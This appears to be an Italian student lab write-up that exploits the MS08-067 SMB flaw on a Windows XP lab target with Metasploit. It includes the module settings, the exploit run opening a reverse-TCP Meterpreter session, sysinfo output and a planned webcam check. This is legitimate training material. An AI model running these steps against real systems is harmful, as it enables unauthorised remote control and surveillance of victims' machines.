
HACKING CON METASPLOIT


Il lavoro da svolgere prevede di hackerare la macchina Metasploitable grazie a Metasploit, un tool di Kali Linux.
Verranno seguiti i diversi passaggi secondo la traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità **MS08-067**. Una volta ottenuta la sessione, si dovrà:
- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Per iniziare l'esercizio avviamo Metasploit e cerchiamo la vulnerabilità con il comando "search".



Dopo aver trovato l'exploit lo utilizziamo con il comando "use" e successivamente vediamo com'è configurato con "show options".



Impostiamo l'indirizzo di Windows XP (la macchina bersaglio) con "set RHOSTS 192.168.1.50".

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.50     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Adesso impostiamo l'IP di Kali sulla voce di LHOST (local host) con "set LHOST 192.168.1.25" per definire la macchina attaccante.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
```

Adesso lanciamo l'attacco con il comando "exploit".

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.50:1036) at 2024-03-06 06:18:02 -0500
```

L'attacco dovrebbe essere andato a buon fine, e per controllare scriviamo "sysinfo".

```
meterpreter > sysinfo
Computer        : WXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Dopo aver verificato l’efficacia dell’attacco controlliamo se sono attive le webcam e per scoprire il comando digitiamo “help” e il comando “webcam_list”.